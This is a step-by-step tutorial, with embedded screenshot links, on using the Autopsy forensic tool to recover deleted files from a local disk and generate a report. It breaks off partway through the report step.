
Steps:

1. Download and install Autopsy® from this link. Running the application should present you this window:


2. Click on New Case. It should present you this window asking for case name and the directory to store case-related data.




3. Enter the relevant details and click on Next. A new section will be available which will ask you to fill in optional information. You may choose to not enter any information in this section. Click Finish when you're done.




4. A new window titled Add Data Source should now be visible. If it does not appear automatically, you can manually open it using the relevant toolbar item. Select Local Disk as the type of data source to be added and click on Next.




5. A new section named Select Data Source should now be active. Select the disk of your choice and click on Next.




6. You can use the default options in the Configure Ingest Modules section. After which, the data source will be added to the case database.







7. Autopsy® will now try to process the data source. This process may take some time depending on the size of the disk and its contents. After completion, you will see all the information it has gathered ordered as a tree. Now, navigate to Data Sources > {Disk of your choice} > $OrphanFiles. It will show all the deleted files. You can retrieve it by right clicking the file(s) and selecting Export. It will ask for a location to restore the file.




8. To generate a report, click the Generate Report toolbar item. It should open a Generate Report wizard. Select the type of report you want and click on Next.

